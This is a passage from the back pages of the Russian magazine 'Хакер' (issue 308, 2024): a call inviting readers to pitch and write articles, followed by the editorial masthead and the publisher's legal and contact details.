- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР 18+

№11 (308)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Валентин Холмогоров
Ведущий редактор
valentin@holmogorov.ru

Илья Русанен
Разработка
rusanen@glc.ru

Евгения Шарипова
Литературный редактор

yambuto
Бильд-редактор
yambuto@gmail.com

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

КОНСУЛЬТАЦИОННЫЙ СОВЕТ

Иван Андреев, Олег Афонин,
Марк Бруцкий-Стем-
пковский, Алексей Глазков,
Nik Zerof, Юрий Язев

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы о подписке:
lapina@glc.ru

Вопросы о материалах:
support@glc.ru

Учредитель: ИП Яковлева Анна Вадимовна ИНН 503806735948 ОГРН/ОГРНИП 320508100264021. Адрес: 141271, Россия, Московская область, Пушкино, мкр Софрино-1, дом 28, квартира 58. Телефон: +7(980)4591655. Зарегистрировано Федеральной службой по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ЭЛ № ФС 77 – 73894 от 12.10.2018 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: content@glc.ru. © Журнал «Хакер», РФ, 2024